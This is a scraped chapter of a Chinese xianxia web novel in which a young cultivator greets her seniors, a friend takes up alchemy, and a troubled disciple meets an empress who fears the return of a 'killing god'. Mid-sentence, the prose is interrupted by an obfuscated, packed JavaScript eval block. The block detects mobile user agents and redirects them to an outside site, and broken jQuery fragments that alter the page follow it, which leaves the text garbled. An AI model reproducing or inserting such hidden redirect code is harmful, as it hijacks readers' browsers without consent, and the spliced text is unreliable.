文趣网 > 其他小说 > 师妹怎么是块木头 > 31. 众生相(四)
    天光大亮,早起的鲜活又年轻身影已经开始给诸位长辈拜年。

    南栖梧正在运转灵力,平衡体内杀气和坐忘之力,听到外面有人在小声讨论,眼风掠过,门应声而开,只见乌泱泱的一片,有点印象却谈不上熟悉的诸位师姐堵在外面,道:“小师妹,快出来!”

    闻言,她迟疑地抬了抬眼,便乖乖地走过去。

    随后手上就被塞了个大大的锦囊,紧接着就是接二连三的东西塞到她手中,很快就抱不下了。

    铺天盖地的祝福围绕着她,南栖梧一时间有些无措,除了回答“谢谢”“同祝”之外,实在是应付不过来。

    不过师兄师姐们都善解人意,知道她不擅表达,从来不会为难她。

    *

    送走热情的同门后,房梁上倒挂下来个脑袋。鹅黄的身影笑盈盈道:“早上好啊,栖梧。”

    苏惊榆从屋顶上翻下来,灵活落地,扬了扬手中鼓鼓囊囊的钱袋,满脸骄傲道:“托你的福,这几天赚到的比在国师那边累死累活几个月赚到的还要多得多!”

    南栖梧垂眸思考了下:“一定是国师的错。你不回国师府吗?”

    “我?国师府又不是我的来处。大家都各自回家去了,我得了闲,又不想浪费来这里的机会,就来了。”

    南栖梧听了个半懂,感知到她身上有一种极其熟悉的气息,细细辨认一番,自言自语道:“镇魂铃?”

    苏惊榆点点头:“神女大人心善,借我用一段时日,怎么了吗?”

    “没什么。”

    只是这个铃铛似曾相识,但她又想不起来了。

    目光透过苏惊榆,观察到她的经脉已然疏通,可以容纳天地灵气,便出声问道:“你想入乾门吗?”“诶?我可以吗?”她眼中划过一抹希冀,雀跃之色顿时显现,但随即又黯淡下去:“可是我还被国师府中的事务缠着,没法潜心修行……”

    “况且,曾经听说过山上清修的日子,我也不确定能否坚持下来……”

    南栖梧轻轻拍了拍她的肩膀:“可以入丹道,很适合你。”

    苏惊榆希望再度燃起:“平日来不了这里,也可以吗……?”

    “不过都是对着典籍自己尝试,在山上和山下的操作也并无不同。”南栖梧淡淡道,并不觉得修行丹道有什么稀奇之处:“用的材料略有点不同,需要此地灵草。不过这点不必担心,我可以给你带。”

    “遇到疑惑,也可来乾门,修丹道的师兄师姐都会告诉你。”

    南栖梧往前走了几步,微微侧过身,示意她跟上。

    她带着苏惊榆往灵圃去。园圃很大,中间开了两道引水小沟,清澈见底。蝶鹤戏水,好不畅快。园子上方笼罩着一层淡淡的泛光的雾,朦胧飘渺,看得人心神宁静。“况且,炼制的丹药强魂固体,你的经脉已经打通,日后凭丹药往来乾门与人间,不需要镇魂铃。”

    苏惊榆听得十分心动,除了南栖梧告诉她的好处之外,还有另一个点很戳她,那就是——她闻到了商机!

    好像看见无数财宝在向她招手了!这种怎么想怎么美滋滋的事情,她为什么不做!

    修,修的就是丹道!

    二人一拍即合,逛完灵圃后,南栖梧又带着她去了趟藏书阁,取了几本药经。

    苏惊榆抱着那几本书,想到系统给出的建议,斟酌着开口问道:“对了栖梧,那个叫祁无的高马尾小哥,他怎么样了?”

    南栖梧回忆一番,道:“看起来是受了点刺激,道心不稳,二师兄把他带走了,怎么了?”

    苏惊榆道:“没什么,就是不小心瞥到了眼,感觉有点吓人……”

    从骨子里透露出来的不甘和愤怒,这副模样她最熟悉了。而且他后来在地上翻滚,面目扭曲,有点瘆人,也不知是不是她的错觉。

    说曹操曹操到,回去的路上祁无正神色恹恹地恰好朝她们走来,面色有些苍白。

    他步履匆匆,看到南栖梧,猛然顿住脚步:“师、师妹。”

    一副做贼心虚的样子。

    南栖梧不着痕迹地观察着他的灵,确保面前这人是祁无,而不是其他妖魔伪装的。

    “祁师兄要下山?”她问道。

    祁无紧紧盯着地面,声音很低:“师尊说我道心不稳,下山历练一下。”

    “原来如此。”南栖梧没看出什么问题,随口问完正准备走。

    “师妹……不一起吗?”他讪讪道。

    南栖梧狐疑地盯着他:“我的道心很稳。”

    “况且,师尊既然要你下去历练,祁师兄若想让我同行,历练的意义又何在?”

    她有理有据反驳完,拉着苏惊榆直接走掉了。

    祁无握剑的手不住地颤抖,识海阵阵发疼……

    历练……历练……

    他强压那股没由来的躁意,眼里一丝杀气明明灭灭。忍着钻心般的剧痛,他看了看手中的那枚刻着捉妖人令牌,初入皇城那时候得来的。

    “历练……道心……”

    他喃喃自语着,再度去到了皇城。

    *

    人间尚沉浸在节日的浓烈氛围中,张灯结彩,走街串巷,时不时传来噼里啪啦表演杂耍的响和围观人们的喝彩欢呼。

    祁无茫然穿梭在人群中间,不知道要去往何处,如何历练道心。

    一片祥和,练妖物的影子都见不到,他挂着个捉妖人的牌子在街上游荡,显得有点滑稽。

    他垂着眼,不知漫无目的走了多久,闻到了一阵檀香味。“这位道长……”

    开口的是位雍容华贵,面带悲悯的女子。

    分明没有下雨,但她撑着一把油纸伞,另一只手捻着串佛珠,看着他的目光甚至带了点慈爱,如同庙堂中刻画的悲天悯人的观世音菩萨化身。

    语气也是极其温柔,丝毫不掩饰话中的赞许:“逢此佳节,道长竟然还在外面巡游。大雍能有您这样的人才,实乃幸事。”

    “可,您的亲朋呢?为何不在身边?”女子捋了捋耳边散下来的碎发,眼中全是担忧:“若您不嫌弃,宫中也有给您落脚的地方。”

    祁无心中一颤,忙拱手道:“多谢……皇后娘娘。”

    苍沅将他扶正,收伞,姿态优雅地提裙转身:“天色已晚,我也该回去了。道长请随我来。”

    祁无犹豫了一瞬,还是抬脚跟上。

    不知怎的,走在苍沅身边,莫名生出了想哭的冲动。

    想跪在她的脚边,诉说他的一切,想求得她垂怜。

    二人保持着合适的距离,苍沅出声打破了沉默:“不知,道长的名字?”

    “祁无。”

    “倒是个难见的姓氏,可惜单字一个‘无’。”苍沅面露惋惜之色。</p;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17753153|207707||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    >

    “不可惜,无执念,便可潜心修行,最终归于大道。”祁无道。

    苍沅会心一笑:“那便祝愿道长早日得仙。”

    “娘娘怎的一个人出来,不危险吗?”祁无总觉得有几分不对,想从她的脸上看出点端倪来。

    苍沅坦率道:“大病初愈不久,想出来转转,不喜有旁人打扰。况且这逢年过节的,宫中的人儿也需要时间,不过一个皇后名头罢了,又不是当真不能自理,连走个路都需要人时时刻刻盯着。”

    一来二去,祁无倒是觉得大雍的皇后真是个明事理的,心中那点顾虑也消失不见。

    他明显地放松了很多,问:“不知娘娘近日可有遇到烦心事?”

    此话一出,苍沅的神情顿时凝重了几分,颇有些不安地转着手上的佛珠,过了会儿才问道:“身为一国皇后,我自诩光明磊落,从没做过什么对不起黎民苍生的事情。道长您说,太过光明的人,会有什么不好的下场吗?”

    祁无细细思索了一番,这个问题他还没有遇到过,便答道:“师尊曾言世上因果变数种种,谁也无法预料。不过以娘娘的为人,吉人自有天相,定是福泽无疆。”

    可惜这话并没有安慰到苍沅。她轻轻按了按心口,惴惴不安道:“实不相瞒,近日我总是做着同一个噩梦。”

    “好多血,好多刀,有一个人一直想要杀我。她身法鬼魅,像入魔了的修士。”

    她没等他开口,继续道:“曾经翻阅闲书时,偶然瞥见很久之前有一杀神,那段记录实在是骇人,我不想回忆……”“道长,您说,那祸害苍生的杀神,会不会再度杀回人间来?”

    祁无没有接话,眉头紧皱。

    整个修真界谈之色变的,一个邪神,另一个便是杀神。

    邪神的故事流传倒广,杀神的事迹却寥寥无几。且都很琐碎,空缺了许多。只得拼点细细碎碎的东西。

    大概就是,杀神,上古凶神也,以杀入道,性格暴戾,无敬畏,无怜悯。

    她在人间掀起了一场腥风血雨,闹得生灵涂炭,后来被上面几位联手封印,这才堪堪稳住了大乱的局势。

    所有人都唾弃她,说她死不足惜,咒她魂飞魄散,永世不得入轮回。

    后来杀道便被列为了禁法,也是怕灾祸再现。

    但以前的乾门依旧出过修杀道的前辈,她没有祸害天下,而是直接飞升了。

    飞升的道机,就是她屠灭了整座妖城。作为修真界第一个修行杀道,还成功飞升的修士,众人对她褒贬不一,有说她的杀伐只针对那些妖物,从没滥杀无辜,虽修这种道术,但意志足够,飞升成功就是她道心的最好的证明;

    也有人全盘否定,说只要是杀道,便是十恶不赦,早晚都会危害人间,就算是仙人之躯,也要警惕。

    后者应验了,但只应验了一半。

    那位前辈飞升后,无法平息体内日益躁动的杀意,毕竟是杀道,过不了清修的日子,总得沾点血才畅快。让她老老实实当仙人,无异于让常年吃肉的人顿顿吃素。

    尽管她极力克制,但暴动从未平息。虽不曾造成实质性灾祸,还是被天下声讨,要求剥夺她的仙籍,彻底封印,根除祸害。

    那场封印乾门并未参与。只是从此之后,修真界对“杀道”讳莫如深。苍沅的声音将他从思绪拉回现实:“道长,到皇宫了。”